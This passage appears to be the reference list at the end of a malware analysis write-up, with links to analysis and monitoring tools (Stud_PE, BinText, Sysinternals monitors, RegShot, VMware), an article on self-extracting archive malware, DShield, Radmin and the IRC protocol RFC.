http://www.rarlab.com

mIRC Home Page:
http://www.mirc.com

Stud_PE Portable Executable Viewer/Editor:
http://itimer.home.ro/studpe.html

BinText Strings Extractor:
http://www.foundstone.com

Vmware Virtual Machines:
http://www.vmware.com

Filemon, Regmon, and TDImon:
http://www.sysinternals.com

RegShot file system and registry monitor:
http://www.snapfiles.com/get/regshot.html

Jack McCarthy's SelF eXtracting Archive Article:
http://www.jackmccarthy.com/malware/WinRAR_Archive_Creation.htm

Javacool Software's MRU Blaster:
http://www.javacoolsoftware.com/mrublaster.html

Dshield Distributed Intrustion Detection System:
http://www.dshield.org

Radmin Remote Communication Server:
http://www.famatech.com

RFC 1459 (Internet Relay Chat Protocol) at IETF:
http://www.ietf.org/rfc/rfc1459.txt?number=1459